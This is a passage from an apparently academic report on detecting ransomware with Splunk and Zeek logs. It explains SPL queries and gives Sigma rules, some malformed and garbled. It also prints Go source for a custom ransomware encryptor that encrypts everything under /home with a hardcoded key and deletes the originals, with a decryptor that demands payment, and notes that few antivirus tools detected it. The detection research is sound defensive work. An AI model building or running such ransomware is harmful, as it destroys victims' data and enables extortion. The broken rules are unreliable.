| where new_file_name_extension!=old_file_name_extension
| stats count by _time, id.orig_h, id.resp_p, source, new_file_name_extension
| where count>20 | sort -count
```

All time

Statistics (1) Visualization

Format Preview

id.orig_h	id.resp_p	source	new_file_name_extension	count
10.0.2.4	445	/home/nncworkshop/nnc_files/ransomware_new_file_extension_ctbl_ocker	zhqxelf	4227

Search Breakdown:

- index="ransomware_new_file_extension_ctbl_ocker" sourcetype="bro:smb_files:json" action="SMB::FILE_RENAME": This line filters the events based on the index ransomware_new_file_extension_ctbl_ocker, a specific sourcetype bro:smb_files:json, and the action SMB::FILE_RENAME. This effectively narrows the search to SMB file rename actions in the specified index.
- | bin _time span=5m: This line groups the events into 5-minute time bins.
- | rex field="name" "\.(?<new_file_name_extension>[^\.]*$)": This line uses the regular expression (regex) to extract the file extension from the name field and assigns it to the new field new_file_name_extension.
- | rex field="prev_name" "\.(?<old_file_name_extension>[^\.]*$)": Similarly, this line extracts the file extension from the prev_name field and assigns it to the new field old_file_name_extension.
- | stats count by _time, id.orig_h, id.resp_p, name, source, old_file_name_extension, new_file_name_extension: This line aggregates the events and counts the occurrences based on several fields, including time, originating host, responding port, file name, source, old file extension, and new file extension.
- | where new_file_name_extension!=old_file_name_extension: This line filters out events where the new file extension is the same as the old file extension.
- | stats count by _time, id.orig_h, id.resp_p, source, new_file_name_extension: This line counts the remaining events by time, originating host, responding port, source, and new file extension.
- | where count>20: This line filters out any results with fewer than 21 file renames within a 5-minute time bin.
- | sort -count: This line sorts the results in descending order based on the count of file renames.

7 SIGMA RULES TRANSLATED TO SPL QUERY

7.1 Sigma rules for Ransomware Activity Detection with Excessive Overwriting

```
title: Ransomware Activity Detection via Splunk & Zeek Logs for Excessive Overwriting
id: ransomware_detection
status: test
description: Detects potential ransomware activity based on Splunk and Zeek logs indicating excessive file overwriting, including known ransomware file extensions, ransom note filenames, and encryption algorithms.
references:
    - https://attack.mitre.org/techniques/T1486/
    - https://docs.google.com/spreadsheets/d/e/2PACX-1vRCVzG9JCzak3hNqqrVCTQQIzH0ty77BWiLEbDu-q9oxkhAamqnlYgtQ4gF85pF6j6g3GmQxivuvO1U/pubhtml
    - https://github.com/corelight/detect-ransomware-filenames
    - https://fsrm.experiant.ca//
author: Naresh Mantipally
date: 2024/03/28
tags:
    - attack.impact
    - attack.t1485
    - attack.data_destruction
    - ransomware
logsource:
    category: network_traffic
    product: zeek
detection:
    selection:
        - action: "SMB::FILE_OPEN"
        - action: "SMB::FILE_RENAME"
        - action: "SMB::FILE_WRITE"
    filter:
        count: ">50"
        uniq_files: 10
        duration: ">5m"
        detection:
  selection_generic:
    TargetFilename|endswith:
          - ".enc"
          - ".777"
          - ".R4A"
          - ".已加密
          - "id-7ES642406.cry"
          - ".file0locked"
          - ".FenixIloveyou!!"
          - ".L0CKED"
        TargetFilename:
          - "YOUR_FILES_ARE_LOCKED.txt"
```

```
        - "read_this_file.txt"
        - "FILES_BACK.txt
      encryption_algorithms:
        - "AES(256)"
        - "XOR"
        - "AES"
        - "Base64 + String Replacement"
        - "GOST"
        - "RSA"
        - "AES and RSA"
        - "AES(128)"
        - "Combination of SHA-1 and Blowfish
    condition: selection AND count > 100 AND filter
falsepositives:
    - Legitimate file operations generating similar log entries.
level: high
```

7.2 Sigma rules for Ransomware Activity Detection with Excessive Renaming With Different Extensions

```
title: Ransomware Activity Detected via Splunk & Zeek Logs (Excessive Renaming With
Different Extensions)
id: 89fcf303-26c6-4f27-80b3-0e580930c8c7
status: test
description: Detects potential ransomware activity based on Splunk and Zeek logs indicating
excessive file renaming with different file extensions.
references:
    - https://attack.mitre.org/techniques/T1486/
    https://docs.google.com/spreadsheets/d/e/2PACX-
1vRCVzG9JCzak3hNqqrVCTQQIzH0ty77BWiLEbDu-
q9oxkhAamqnlYgtQ4gF85pF6j6g3GmQxivuvO1U/pubhtml
    - https://github.com/corelight/detect-ransomware-filenames
    - https://fsrm.experiant.ca/
author: Naresh Mantipally
date: 2024/03/29
tags:
    - attack.impact
    - attack.t1486
    - attack.ransomware
logsource:
    category: network_traffic
    product: zeek
detection:
    selection:
        action: "SMB::FILE_RENAME"
    condition: action
    timeframe: 5m
    filter:
        - field: name
          regex: "\.(?<new_file_name_extension>[^\.]*$)"
        - field: prev_name
```

```
      regex: "\.(?<old_file_name_extension>[^\.]*$)"
    - condition: new_file_name_extension != old_file_name_extension
  threshold: 20
  aggregation:
    - field: id.orig_h
    - field: id.resp_p
    - field: source
    - field: new_file_name_extension
  groupby: _time
falsepositives:
  - Legitimate file renaming scenarios with different extensions.
level: high
```

Custom Ransomware development using Go script.(Encryption)

```
package main
import (
"fmt"
"crypto/aes"
"crypto/cipher"
"path/filepath"
"os"
*io"
"crypto/rand"
)

func main() {
    // Initialize AES in GCM mode
    key := []byte("NareshMantipally" )
    block, err := aes.NewCipher(key)
    if err =/= nil {#
        panic("error while setting up aes")
    }
    gcm,err := cipher.NewGCM(block)
    if err =/= nil {#
        panic("error while setting up gcm")
    }
    // looping through target files
    filepath.Walk(*•/home", func (path string, info os.FileInfo, err error) error {
        // skip if directory
        if !info.IsDir() {
            // encrypt the file
            fmt.Printin("Encrypting " + path + "...*)#
            // read file contents
            original, err := os.ReadFile(path)
            if err == nil {
                // encrypt bytes
                nonce := make([]byte, gcm.NonceSize( ))
                io.ReadFull(rand.Reader, nonce)
                encrypted := gcm.Seal(nonce, nonce, orginal, nil)

                // write encrypted contents
                err = os.WriteFile(path + ".enc", encrypted, 0666)
                if err == nil {
                os.Remove(path) // delete the original file
                } else {
                    fmt.Println("error while writing contents")
                }
            } else {
                fmt.Println("error while reading file contents")
            }
     }
     return nil
  });
}

}
```

- This Go code snippet encrypts files within a specified directory using the AES encryption algorithm in GCM mode, simulating a ransomware-like behavior. It loops through each file, reads its contents, generates a random nonce, encrypts the data with AES-GCM, and writes the encrypted contents to a new file with a ".enc" extension. Finally, it removes the original file.

Custom Ransomware development using Go script.(Decryption)

- This Go code snippet prompts the user to enter a decryption key and attempts to decrypt files within a specified directory.


- It loops through each file, reads its contents, extracts the nonce and encrypted data, and decrypts the content using AES-GCM. The decrypted contents are then written to a new file with the ".enc" extension removed, and the original encrypted file is removed.

```
package main

import
"fmt"
"crypto/aes"
"crypto/cipher"
"path/filepath"
"os"


func main) {
    fmt.Println("Please send me 20euro and I will send you the key :)")
    fmt.Print("Key: ")
    var key string
    fmt.Scanln(&key)

    // Initialize AES in GCM mode
    block, err := aes.NewCipher([]byte(key))
    if err != nil {
        panic("error while setting up aes")
    }
    gcm, err := cipher.NewGCM(block)
    if err != nil {
        panic("error while setting up gcm")
    }

    // looping through target files
    filepath.Walk(" ./home", func (path string, info os.FileInfo, err error) error {
      // skip if directory
      if !info.IsDir() {
          // decrypt the file
          fmt. Println("Decrypting " + path + "...")

          // read file contents
          encrypted, err := os. ReadFile(path)
          if err == nit {
              // Decrypt bytes
              nonce := encrypted[:gcm.NonceSize()]
              encrypted = encrypted[gcm.NonceSize():]
              original, err := gcm.Open(nil, nonce, encrypted, nil)

              // write decrypted contents
              err = os.WriteFile(path[:len(path) - 4], original, 0666)
              if err == nil {
                  os.Remove(path) // delete the encrypted file
              } else {
                  fmt.Println( "error while writing contents")
              }
          } else {
              fmt.Println("error while reading file contents")
          }
     }
     return nil
  });
}
```

Windows Defender and Virus Total Reports:
Windows Defender failed to identify the encryption.exe file, and surprisingly, only 2 out of 75 vendors detected it as ransomware. Consequently, we developed a Sigma rule to detect the file as ransomware.

Windows Defender:

VIRUS TOTAL:



7.3 Sigma Rule for Detection Ransomware encryption activity by custom Go executable script

```
title: Detect Go File Encryption Activity
id: detect_go_file_encryption
description: Detects suspicious file encryption activity by a Go executable.
status: test
references:
  - https://attack.mitre.org/techniques/T1022/
tags:
  - attack.execution
  - attack.t1022
  - attack.t1059
  - attack.t1106
  - attack.sophisticated_defense_evasion
  - attack.privilege_escalation
  - attack.t1086
author: Naresh Mantipally
date: 2024/03/22
logsource:
  product: windows
  service: Sysmon
detection:
  selection:
    EventID: 1
    Image: ' encryption.exe'
  condition: (CommandLine == '*aes.NewCipher*') or (CommandLine ==
'*cipher.NewGCM*')
  falsepositives:
    - Legitimate usage of encryption libraries in Go.
  level: high
  fields:
    - CommandLine
    - ParentImage
  filter:
    CommandLine: '*\.enc*'
    EventID: 11
    ParentImage: 'encryption.exe'
  falsepositives:
    - Legitimate creation of encrypted files by the Go executable.
  level: high
  fields:
    - TargetFilename
    - ParentImage
  filter:
    CommandLine: '*aes.NewCipher*'
    EventID: 1
    ParentImage: "encryption.exe"
  falsepositives:
    - Legitimate usage of AES encryption in Go.
  level: high
```

```
fields:
  - CommandLine
  - ParentImage
filter:
  CommandLine: '*crypto/rand.Reader*'
  EventID: 1
  ParentImage: "encryption.exe"
falsepositives:
  - Legitimate usage of random number generation in Go.
level: high
```

8 Conclusion

Ransomware remains a pervasive threat to organizations globally, posing significant challenges to data security and operational continuity. This research project has addressed this pressing issue by focusing on enhancing ransomware detection capabilities through the integration of Splunk, a leading SIEM platform, and the MITRE ATT&CK Framework. By developing Sigma rules to decipher ransomware behaviors, particularly focusing on tactics like the File Overwrite Approach and File Renaming Approach, the project has laid a foundation for more robust detection strategies. Additionally, the creation of a custom Go script for ransomware encryption and decryption provides a valuable tool for testing and validation within Splunk environments.

9 FUTURE WORK

Future work involves establishing a home lab environment for practical experimentation and analysis, focusing on designing and executing simulated ransomware attack scenarios, configuring logging mechanisms on network devices, deploying process monitoring tools on endpoints, and analyzing collected logs to identify ransomware behaviors. This entails developing and implementing custom detection rules and signatures within intrusion detection systems or SIEM platforms, practicing incident response procedures and recovery strategies, and continuously learning about the latest ransomware trends and mitigation strategies through hands-on experimentation in the home lab. By actively utilizing this environment, cybersecurity practitioners can gain valuable insights, refine their skills, and enhance their preparedness to combat ransomware threats effectively in real-world scenarios.

References

Thamer, N. and Alubady, R. (2021). A Survey of Ransomware Attacks for Healthcare Systems: Risks, Challenges, Solutions and Opportunity of Research. 2021 1st Babylon International Conference on Information Technology and Science (BICITS). doi:https://doi.org/10.1109/bicits51482.2021.9509877.

Yaqoob, I., Ahmed, E., Rehman, M.H. ur, Ahmed, A.I.A., Al-garadi, M.A., Imran, M. and Guizani, M. (2017). The rise of ransomware and emerging security challenges in the Internet of Things. Computer Networks, 129, pp.444–458. doi:https://doi.org/10.1016/j.comnet.2017.09.003.

Sen, S., Aydogan, E. and Aysan, A.I. (2018). Coevolution of Mobile Malware and Anti-Malware. IEEE Transactions on Information Forensics and Security, 13(10), pp.2563–2574. doi:https://doi.org/10.1109/tifs.2018.2824250.

Northumbria University hit by cyber attack. (2020). www.bbc.com. [online] 1 Sep. Available at: https://www.bbc.com/news/uk-england-tyne-53989404.

EN EN. (n.d.). Available at: https://eur-lex.europa.eu/resource.html?uri=cellar:af2401a4-34e9-11ed-9c68-01aa75ed71a1.0001.02/DOC_1&format=PDF [Accessed 25 Apr. 2024].

Savage, K., Coogan, P. and Lau, H. (2015). The evolution of ransomware. [online] Available at: https://its.fsu.edu/sites/g/files/imported/storage/images/information-security-and-privacy-office/the-evolution-of-ransomware.pdf.

McIntosh, T., Kayes, A.S.M., Chen, Y.-P.P., Ng, A. and Watters, P. (2022). Ransomware Mitigation in the Modern Era: A Comprehensive Review, Research Challenges, and Future Directions. ACM Computing Surveys, 54(9), pp.1–36. doi:https://doi.org/10.1145/3479393.

Rudd, E.M., Rozsa, A., Günther, M. and Boult, T.E. (2017). A Survey of Stealth Malware Attacks, Mitigation Measures, and Steps Toward Autonomous Open World Solutions. IEEE Communications Surveys Tutorials, [online] 19(2), pp.1145–1172. doi:https://doi.org/10.1109/COMST.2016.2636078.

Alnajim, A.M., Habib, S.J., Islam, M., Albelaihi, R. and Abdulatif Alabdulatif (2023). Mitigating the Risks of Malware Attacks with Deep Learning Techniques. Electronics, 12(14), pp.3166–3166. doi:https://doi.org/10.3390/electronics12143166.

Ilca, L.F., Lucian, O.P. and Balan, T.C. (2023). Enhancing Cyber-Resilience for Small and Medium-Sized Organizations with Prescriptive Malware Analysis, Detection and Response. Sensors, [online] 23(15), p.6757. doi:https://doi.org/10.3390/s23156757.

PurpleSec. (n.d.). 2019 Cyber Security Statistics Trends & Data. [online] Available at: https://purplesec.us/resources/cyber-security-statistics.

Skabcovs, N. and Alexey Latkov (2011). Enterprise security perimeter. doi:https://doi.org/10.1109/bcfic-riga.2011.5733237.

Ozulku, O., Fadhel, N.F., Argles, D. and Wills, G. (2014). Anomaly detection system: Towards a framework for enterprise log management of security services. doi:https://doi.org/10.1109/worldcis.2014.7028175.

Kok, S., Abdullah, A., Jhanjhi, N. and Supramaniam, M. (2019). Ransomware, Threat and Detection Techniques: A Review. IJCSNS International Journal of Computer Science and Network Security, [online] 19(2), p.136. Available at: http://paper.ijcsns.org/07_book/201902/20190217.pdf.

Gazet, A., “Comparative analysis of various ransomware virii. Journal in Computer Virology, ”6(1), 2008,pp.77-90.
www.microsoft.com. (n.d.). Threat description search results - Microsoft Security Intelligence. [online] Available at: https://www.microsoft.com/en-us/wdsi/threats/malware-encyclopedia-description?Name=Ransom:Win32/Empercrypt. [Accessed 25 Apr. 2024].

www.microsoft.com. (n.d.). Ransom:BAT/Xibow threat description - Microsoft Security Intelligence. [online] Available at: https://www.microsoft.com/en-us/wdsi/threats/malware-encyclopedia-description?Name=Ransom:BAT/Xibow [Accessed 25 Apr. 2024].

BleepingComputer. (n.d.). New Alfa, or Alpha, Ransomware from the same devs as Cerber. [online] Available at: https://www.bleepingcomputer.com/news/security/new-alfa-or-alpha-ransomware-from-the-same-devs-as-cerber/ [Accessed 25 Apr. 2024].

BleepingComputer. (n.d.). New Alma Locker Ransomware being distributed via the RIG Exploit Kit. [online] Available at: https://www.bleepingcomputer.com/news/security/new-alma-locker-ransomware-being-distributed-via-the-rig-exploit-kit/ [Accessed 25 Apr. 2024].

cofense.com. (2016). RockLoader Delivers New Bart Encryption Ransomware - Cofense. [online] Available at: https://cofense.com/blog/rockloader-downloading-new-ransomware-bart/ [Accessed 25 Apr. 2024].

Proofpoint. (2016). Ransomware Explosion Continues: CryptFlle2, BrLock and MM Locker Discovered | Proofpoint US. [online] Available at: https://www.proofpoint.com/us/threat-insight/post/ransomware-explosion-continues-cryptflle2-brlock-mm-locker-discovered [Accessed 25 Apr. 2024].

BleepingComputer. (n.d.). Paying the Coverton Ransomware May Not get your Data Back. [online] Available at: https://www.bleepingcomputer.com/news/security/paying-the-coverton-ransomware-may-not-get-your-data-back/ [Accessed 25 Apr. 2024].

BleepingComputer. (n.d.). Crypton Ransomware Is Here and It’s ‘Not So Bad’. [online] Available at: https://www.bleepingcomputer.com/news/security/crypton-ransomware-is-here-and-its-not-so-bad-/ [Accessed 25 Apr. 2024].

Mirza, Q.K.A., Brown, M., Halling, O., Shand, L. and Alam, A. (2021). Ransomware Analysis using Cyber Kill Chain. [online] IEEE Xplore. doi:https://doi.org/10.1109/FiCloud49777.2021.00016.

Carasso, D. (2013). Exploring Splunk. Evolved Technologist.

Al-Shaer, R., Spring, J.M. and Christou, E. (2020). Learning the Associations of MITRE ATT CK Adversarial Techniques. [online] IEEE Xplore. doi:https://doi.org/10.1109/CNS48642.2020.9162207.